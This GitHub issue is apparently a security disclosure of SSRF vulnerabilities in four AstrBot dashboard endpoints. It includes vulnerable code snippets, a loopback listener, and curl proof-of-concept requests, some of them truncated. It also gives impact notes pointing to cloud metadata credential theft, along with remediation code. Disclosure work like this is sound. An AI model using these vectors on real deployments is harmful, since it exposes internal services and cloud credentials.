New issue

Server-Side Request Forgery (SSRF) via Multiple Endpoints in AstrBot #7171

Open

Labels area:core bug priority: p0

August829 opened 2 weeks ago · edited by August829 Edits

Server-Side Request Forgery (SSRF) via Multiple Endpoints in AstrBot

Vulnerability Information

Field	Value
Vendor	AstrBotDevs
Product	AstrBot
Affected Versions	<= 4.22.1
Vulnerability Type	CWE-918: Server-Side Request Forgery (SSRF)
Severity	High
CVSS v3.1 Score	7.7 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N)
Discovery Date	2026-03-26

Summary

AstrBot versions up to and including 4.22.1 contain multiple Server-Side Request Forgery (SSRF) vulnerabilities. Several API endpoints accept user-controlled URLs or proxy parameters and make server-side HTTP requests without any URL validation, scheme restriction, or internal network access controls. An attacker can exploit this to access internal network services, cloud instance metadata endpoints, and other resources not intended to be publicly accessible.

Affected Components

Endpoint	Parameter	File	
`POST /api/plugin/install`	`proxy`	`astrbot/dashboard/routes/plugin.py`	
`POST /api/stat/test-ghproxy-connection`	`proxy_url`	`astrbot/dashboard/routes/stat.py`	
`POST /api/update/do`	`proxy`	`astrbot/dashboard/routes/update.py`	
`POST /api/kb/document/upload/url`	`url`	`astrbot/dashboard/routes/knowledge_base.py`	

- **Authentication Required**: Yes (JWT token)

Technical Details

Root Cause

Multiple endpoints accept user-controlled URL/proxy parameters and pass them directly to HTTP client functions (`aiohttp.ClientSession`) without any validation. There are no checks for:

- Private/internal IP ranges (RFC 1918: `10.x.x.x`, `172.16-31.x.x`, `192.168.x.x`)
- Loopback addresses (`127.0.0.1`, `::1`)
- Link-local addresses (`169.254.x.x`)
- Cloud metadata endpoints (`169.254.169.254`)
- URL scheme restrictions (no filtering of `file://`, `gopher://`, etc.)

Vulnerable Code — Plugin Install Proxy

```
# plugin.py:503-514
repo_url = post_data["url"]
proxy: str = post_data.get("proxy", None)
if proxy:
    proxy = proxy.removesuffix("/")
# proxy is prepended to download URL without validation
# download URL becomes: {proxy}/{github_url}
```

Vulnerable Code — GHProxy Test

```
# stat.py — test-ghproxy-connection
# Accepts arbitrary proxy_url and makes HTTP request to it
```

Vulnerable Code — KB URL Upload

```
# knowledge_base.py:1152
url = data.get("url")    # No validation
# Passed directly to kb_helper.upload_from_url(url=url)
```

Proof of Concept

Prerequisites

1. Start a local HTTP listener to capture SSRF requests:


```
python3 -c "
import http.server
class H(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        open('/tmp/ssrf_proof.txt','a').write(f'SSRF: {self.path}\n')
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'SSRF_INTERNAL_DATA')
    def log_message(self,*a): pass
http.server.HTTPServer(('127.0.0.1',18999),H).serve_forever()
" &
```

2. Get JWT token:

```
TOKEN=$(curl -s -X POST http://127.0.0.1:6185/api/auth/login -H "Content-Type: applicat
```

Vector 1: Plugin Install Proxy (Easiest to Reproduce)

```
curl -s -X POST http://127.0.0.1:6185/api/plugin/install -H "Authorization: Bearer $TOK
```



Vector 2: GHProxy Connection Test

```
curl -s -X POST http://127.0.0.1:6185/api/stat/test-ghproxy-connection -H "Authorizatic
```

Verify

Reproduction Result (Live System — AstrBot 4.22.1)

Vector 1 — Plugin install proxy:

```
Request:  POST /api/plugin/install with proxy=http://127.0.0.1:18999
Captured: GET /https://github.com/test/testrepo/archive/refs/heads/master.zip
Headers:  Host: 127.0.0.1:18999, User-Agent: Python/3.13 aiohttp/3.13.3
```

Vector 2 — GHProxy connection test:

```
Request:  POST /api/stat/test-ghproxy-connection with proxy_url=http://127.0.0.1:18999
Response: {"status":"ok","data":{"latency":1.65}}   ← server reports success!
Captured: GET /internal-ssrf-test/https://github.com/...
```

Both requests were captured on the local HTTP listener at `127.0.0.1:18999`, confirming AstrBot makes outbound HTTP requests to attacker-controlled URLs targeting internal/loopback addresses without any validation.

Impact

- **Cloud Metadata Access**: Retrieve IAM credentials from `http://169.254.169.254/latest/meta-data/`
- **Internal Network Scanning**: Map internal network topology and discover services
- **Internal Service Access**: Interact with databases, caches, admin panels behind firewalls
- **Data Exfiltration**: Read responses from internal services

Remediation

1. **Implement URL validation** — block private/internal IP ranges:

```python
import ipaddress, socket

def is_safe_url(url: str) -> bool:
    parsed = urlparse(url)
    if parsed.scheme not in ("http", "https"):
        return False
    hostname = parsed.hostname
    try:
        ip = ipaddress.ip_address(socket.gethostbyname(hostname))
        return ip.is_global
    except (socket.gaierror, ValueError):
        return False
```

2. **Restrict URL schemes** to `http://` and `https://` only
3. **Resolve DNS before connection** and verify the resolved IP is not internal
4. **Validate proxy parameters** against a trusted proxy allowlist
5. **Set maximum redirect count** and re-validate each redirect target

References

- AstrBot GitHub: https://github.com/AstrBotDevs/AstrBot
- CWE-918: https://cwe.mitre.org/data/definitions/918.html
- OWASP SSRF: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

August829 added bug 2 weeks ago

dosubot added area:core priority: p0 2 weeks ago

Metadata

Assignees

No one assigned

Labels

area:core bug priority: p0

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants